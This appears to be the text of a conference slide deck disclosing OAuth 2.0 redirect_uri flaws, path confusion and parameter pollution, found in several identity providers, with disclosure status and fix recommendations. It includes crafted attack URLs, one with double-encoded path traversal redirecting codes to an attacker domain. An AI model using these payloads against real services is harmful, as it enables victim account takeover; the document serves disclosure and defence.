/%252e%252e%252FFAKEPATH


Setup
Sites & OAuth 2.0 Triggers
IdP Detection
IdP Credentials
Login page detection
Tranco sites list
Data Collection
OAuth 2.0 Player
imdb.com/LOGIN
IMDb
Sign in
mitmproxy
facebook.com/LOGIN
facebook
Username
*****
Path Confusion Payloads
Data Analysis
Network Dump
Login Results
Proxy Logs
Screen Captures
OAuth 2.0 Flow Analysis
Analysis Results

6/16 IdPs vulnerable to Path Confusion

(Facebook, Microsoft, GitHub, Atlassian, NAVER, and VK)

Are we doomed?



- Path Confusion
- Redirect_uri validation in redeem step

-XSS style
-HTML injection
-Open redirect
-OAuth token Leakage

Full victim’s account takeover

- Path Confusion

Attack checklist:

1)Vulnerable ***redirect_uri*** parsing in Authorization step →6/16 IdPs ✓

2)Vulnerable Client → openbugbounty.com ✓

3)Vulnerable ***redirect_uri*** check in redeem step → 2/16 IdPs ✓

Attack URL:

https://nid.naver.com/oauth2.0/authorize?client_id=<REDACTED>&response_type=code&redirect_uri=https%3A%2F%2F<REDACTED>%2Fopenapi%2Fsocial%2Flogin.php/%252e%252e/%252e%252e/%252e%252e/redirect.php%3Ftarget%3Dhttps%3a%2F%2F<attacker-domain>%2F&state=random-state

Full Victim's account takeover is possible!!!

All IdPs involved in the study which has been found vulnerable has been contacted.

- Microsoft acknowledge our report and fixed their validation procedure.
- GitHub is tracking internally the problem and is actively working on a fix
- We are actively working with Naver to help fixing the issue

Reported our findings to the OAuth working group, which included our recommendation in the BCP.
OpenID foundation modified the conformance test suite to include our attack

Current “best practice” is not **good enough**

Recommendations:

1) ***redirect_uri*** validation should use strict string equality check

2) IdPs server should never sanitize ***redirect_uri*** to avoid introducing any discrepancy, instead should validate them

- Path confusion
- OAuth Parameter Pollution →10/16 IdPs vulnerable

Questions?

redirect_uri parameter in RFC:

- **RFC 6749 Section 3.1**


  The endpoint URI MAY include an "application/x-www-form-urlencoded" formatted (per Appendix B) query component (RFC 3986 Section 3.4), which MUST be retained when adding additional query parameters.
- **RFC 6749 Section 10.14**

  A code injection attack occurs when an input or otherwise external variable is used by an application unsanitized and causes modification to the application logic. This may allow an attacker to access the application device or its data, cause a denial of service, or introduce a wide range of malicious side effects. The authorization server and Client MUST sanitize (and validate when possible) any value received–in particular, the value of the "state" and "redirect_uri" parameters.

Lack on input validation directive or attack prevention

- Attack URL:

  https://idp.example.com/oauth/authorize?response_type=code&client_id=<validID>&state=<value>&redirect_uri=https://Client.example.com/oauth/callback%3Fcode%3D<value>



Victim's authenticated as the attacker!!

- Path confusion
- OAuth Parameter Pollution →10/16 IdPs vulnerable

Recommendations:

3) IdPs should validate **redirect_uri** and block Authorization request where ***Code*** or ***state*** parameters are included in the ***redirect_uri*** as parameter.

Questions?